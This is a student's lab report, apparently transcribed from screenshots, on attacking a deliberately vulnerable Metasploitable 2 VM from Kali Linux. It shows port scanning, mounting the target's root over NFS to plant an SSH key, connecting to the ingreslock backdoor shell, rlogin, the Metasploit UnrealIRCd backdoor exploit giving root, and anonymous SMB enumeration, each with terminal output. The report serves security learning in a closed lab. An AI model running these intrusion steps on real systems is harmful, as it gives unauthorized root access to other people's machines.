

Basundhara Dey
PID – b3661281

Tasks:


1. Installing Virtual Box




2. Installing Kali Linux in the VB



3. Installing Metaspoilt 2 in the VB



4. To check connectivity between both machines.
   As in the beginning, Virtual machine was not configured with any host networks. Therefore, the default network setting of VMs was set to NAT. In NAT, same IP address has been assigned in both machine. Later on changing it to Host Only network, IP address was assigned via DHCP.



```
root@kali: ~
File  Edit  View  Search  Terminal  Help
root@kali:~# ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:87:1f:1e
          inet addr:192.168.56.102  Bcast:192.168.56.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe87:1f1e/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:51 errors:0 dropped:0 overruns:0 frame:0
          TX packets:52 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:8003 (7.8 KiB)  TX bytes:8738 (8.5 KiB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:20 errors:0 dropped:0 overruns:0 frame:0
          TX packets:20 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:1200 (1.1 KiB)  TX bytes:1200 (1.1 KiB)

root@kali:~#
```

Pinging from Kali to Metasploit since they are on same class C network.
The connectivity is established and tested using Ping utility.

```
root@kali:~# ping 192.168.56.101
PING 192.168.56.101 (192.168.56.101) 56(84) bytes of data.
64 bytes from 192.168.56.101: icmp_seq=1 ttl=64 time=1.12 ms
64 bytes from 192.168.56.101: icmp_seq=2 ttl=64 time=0.426 ms
64 bytes from 192.168.56.101: icmp_seq=3 ttl=64 time=0.732 ms
64 bytes from 192.168.56.101: icmp_seq=4 ttl=64 time=0.752 ms
64 bytes from 192.168.56.101: icmp_seq=5 ttl=64 time=1.00 ms
64 bytes from 192.168.56.101: icmp_seq=6 ttl=64 time=0.806 ms
64 bytes from 192.168.56.101: icmp_seq=7 ttl=64 time=0.673 ms
64 bytes from 192.168.56.101: icmp_seq=8 ttl=64 time=0.512 ms
^C
--- 192.168.56.101 ping statistics ---
8 packets transmitted, 8 received, 0% packet loss, time 7003ms
rtt min/avg/max/mdev = 0.426/0.753/1.126/0.219 ms
root@kali:~#
```

5. Scanned result from NMap version 6.4 to see open ports on metasploit.

```
root@kali:~# nmap 192.168.56.101

Starting Nmap 6.49BETA4 ( https://nmap.org ) at 2015-10-11 15:44 EDT
Nmap scan report for 192.168.56.101
Host is up (0.00037s latency).
Not shown: 977 closed ports
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
23/tcp   open  telnet
25/tcp   open  smtp
53/tcp   open  domain
80/tcp   open  http
111/tcp  open  rpcbind
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
512/tcp  open  exec
513/tcp  open  login
514/tcp  open  shell
1099/tcp open  rmiregistry
1524/tcp open  ingreslock
2049/tcp open  nfs
2121/tcp open  ccproxy-ftp
3306/tcp open  mysql
5432/tcp open  postgresql
5900/tcp open  vnc
6000/tcp open  X11
6667/tcp open  irc
8009/tcp open  ajp13
8180/tcp open  unknown
MAC Address: 08:00:27:9A:AC:8A (Cadmus Computer Systems)

Nmap done: 1 IP address (1 host up) scanned in 14.81 seconds
root@kali:~#
```

Since, port 21 is open, so the following screenshot shows the exploit example. It allowed telnet connection to any user with any password.

```
root@kali:/# telnet 192.168.56.101 21
Trying 192.168.56.101...
Connected to 192.168.56.101.
Escape character is '^]'.
220 (vsFTPd 2.3.4)
user basu
331 Please specify the password.
pass hacked
^]

telnet>
```

6. Remote procedure calls can be known using the inbuilt command, rpcinfo. Since service “nfs" is open on port 2049, so this is another point of exploit.

```
root@kali: ~
File  Edit  View  Search  Terminal  Help
root@kali:~# rpcinfo -p 192.168.56.101
   program vers proto   port  service
    100000    2   tcp    111  portmapper
    100000    2   udp    111  portmapper
    100024    1   udp  36316  status
    100024    1   tcp  36187  status
    100003    2   udp   2049  nfs
    100003    3   udp   2049  nfs
    100003    4   udp   2049  nfs
    100021    1   udp  34191  nlockmgr
    100021    3   udp  34191  nlockmgr
    100021    4   udp  34191  nlockmgr
    100003    2   tcp   2049  nfs
    100003    3   tcp   2049  nfs
    100003    4   tcp   2049  nfs
    100021    1   tcp  49306  nlockmgr
    100021    3   tcp  49306  nlockmgr
    100021    4   tcp  49306  nlockmgr
    100005    1   udp  47221  mountd
    100005    1   tcp  48483  mountd
    100005    2   udp  47221  mountd
    100005    2   tcp  48483  mountd
    100005    3   udp  47221  mountd
```

The below step shows how to generate the key and saving it to some location on machine.

```
root@kali: ~
File  Edit  View  Search  Terminal  Help
root@kali:~# ssh-keygen
Generating public/private rsa key pair.
Enter file in which to save the key (/root/.ssh/id_rsa):
Created directory '/root/.ssh'.
Enter passphrase (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in /root/.ssh/id_rsa.
Your public key has been saved in /root/.ssh/id_rsa.pub.
The key fingerprint is:
ae:dd:14:e3:fa:a7:ee:3c:81:e1:f7:7a:5d:48:47:cf root@kali
The key's randomart image is:
+---[RSA 2048]----+
|                 |
|               .|
|              o.|
|        .     . E|
|       .Soo   . o |
|       .o.oo   . .|
|        ..oo . . |
|       o =. + .  |
|      . o+O*     |
+-----------------+
root@kali:~#
```

Below shows that the root directory of metasploit is mounted. Mount it to some custom directory shown below.

```
root@metasploitable: ~
File  Edit  View  Search  Terminal  Help
[3;J
root@kali:~# showmount -e 192.168.56.101
Export list for 192.168.56.101:
/ *
root@kali:~# mkdir /tmp/r00t
root@kali:~# mount -t nfs 192.168.56.101:/ /tmp/r00t/
mount.nfs: rpc.statd is not running but is required for remote locking.
mount.nfs: Either use '-o nolock' to keep locks local, or start statd.
mount.nfs: an incorrect mount option was specified
root@kali:~# service rpcbind restart
root@kali:~# service rpcbind status
● rpcbind.service - LSB: RPC portmapper replacement
   Loaded: loaded (/etc/init.d/rpcbind)
  Drop-In: /run/systemd/generator/rpcbind.service.d
           └─50-rpcbind-$portmap.conf
   Active: active (running) since Sun 2015-10-11 16:12:00 EDT; 20s ago
  Process: 1278 ExecStart=/etc/init.d/rpcbind start (code=exited, status=0/SUCCESS)
   CGroup: /system.slice/rpcbind.service
           └─1286 /sbin/rpcbind -w

Oct 11 16:12:00 kali rpcbind[1278]: Starting rpcbind daemon....
root@kali:~# mount -t nfs 192.168.56.101:/ /tmp/r00t/
root@kali:~# cat ~/.ssh/id_rsa.pub >> /tmp/r00t/root/.ssh/authorized_keys
root@kali:~# umount /tmp/r00t
```

```
root@kali:~# ssh root@192.168.56.101
The authenticity of host '192.168.56.101 (192.168.56.101)' can't be established.
RSA key fingerprint is 56:56:24:0f:21:1d:de:a7:2b:ae:61:b1:24:3d:e8:f3.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '192.168.56.101' (RSA) to the list of known hosts.
Last login: Sun Oct 11 15:17:30 2015 from :0.0
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
You have mail.
root@metasploitable:~#
```

On the same port, 1524, we can have another exploit as below. This port if used for ingreslock,

```
root@kali: ~
File  Edit  View  Search  Terminal  Help
root@kali:~# telnet 192.168.56.101 1524
Trying 192.168.56.101...
Connected to 192.168.56.101.
Escape character is '^]'.
root@metasploitable:/#
```

We also see that login service port is open on port 513, so we try connecting to metasploit using remote login procedure, rlogin and while perform this we found, it is actually breached and user can login to metasploit.

```
root@kali: ~
File  Edit  View  Search  Terminal  Help
root@kali:~# rlogin -l msfadmin 192.168.56.101
msfadmin@192.168.56.101's password:
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
Last login: Sun Oct 11 15:19:20 2015
To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.

msfadmin@metasploitable:~$
```

Msfconsole: This is command for metasploit framework. Port 6667 which hosts unreal_ircd daemon can be exploited using msfconsole to get root level permissions.

```
root@kali: ~
File  Edit  View  Search  Terminal  Help
root@kali:~# msfconsole

Tired of typing 'set RHOSTS'? Click & pwn with Metasploit Pro
Learn more on http://rapid7.com/metasploit

       =[ metasploit v4.11.4-2015071403                   ]
+ -- --=[ 1467 exploits - 840 auxiliary - 232 post         ]
+ -- --=[ 432 payloads - 37 encoders - 8 nops              ]
+ -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]

msf >
msf >
```

```
msf > use
Display all 3016 possibilities? (y or n)
msf > use exploit/unix/irc/unreal_ircd_3281_backdoor
msf exploit(unreal_ircd_3281_backdoor) > set RHOST 192.168.56.101
RHOST => 192.168.56.101
msf exploit(unreal_ircd_3281_backdoor) > exploit

[*] Started reverse double handler
[*] Connected to 192.168.56.101:6667...
    :irc.Metasploitable.LAN NOTICE AUTH :*** Looking up your hostname...
    :irc.Metasploitable.LAN NOTICE AUTH :*** Couldn't resolve your hostname; using your IP address instead
[*] Sending backdoor command...
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo 6UJX3d2p0PyXGHj6;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket B
[*] B: "6UJX3d2p0PyXGHj6\r\n"
[*] Matching...
[*] A is input...
[*] Command shell session 1 opened (192.168.56.102:4444 -> 192.168.56.101:57890) at 2015-10-11 17:26:16 -0400

whoami
root
```

Smbclient: Metasploit has another vulnerability which allows users to anonymously login to metasploit using this client.

```
root@kali: /
File  Edit  View  Search  Terminal  Help
root@kali:/# smbclient -L //192.168.56.101
Enter root's password:
Anonymous login successful
Domain=[WORKGROUP] OS=[Unix] Server=[Samba 3.0.20-Debian]

        Sharename       Type      Comment
        ---------       ----      -------
        print$          Disk      Printer Drivers
        tmp             Disk      oh noes!
        opt             Disk
        IPC$            IPC       IPC Service (metasploitable server (Samba 3.0.20-Debian))
        ADMIN$          IPC       IPC Service (metasploitable server (Samba 3.0.20-Debian))
Anonymous login successful
Domain=[WORKGROUP] OS=[Unix] Server=[Samba 3.0.20-Debian]

        Server               Comment
        ---------            -------
        METASPLOITABLE       metasploitable server (Samba 3.0.20-Debian)

        Workgroup            Master
        ---------            -------
        WORKGROUP            METASPLOITABLE
root@kali:/#
```

Summary: Metasploit tool helped in understanding different linux services like nfs, samba server and others. This also helped in understanding how to get advantages of several vulnerabilities once we complete network reconnaissance. In the above snapshots, 6 exploits have been shown.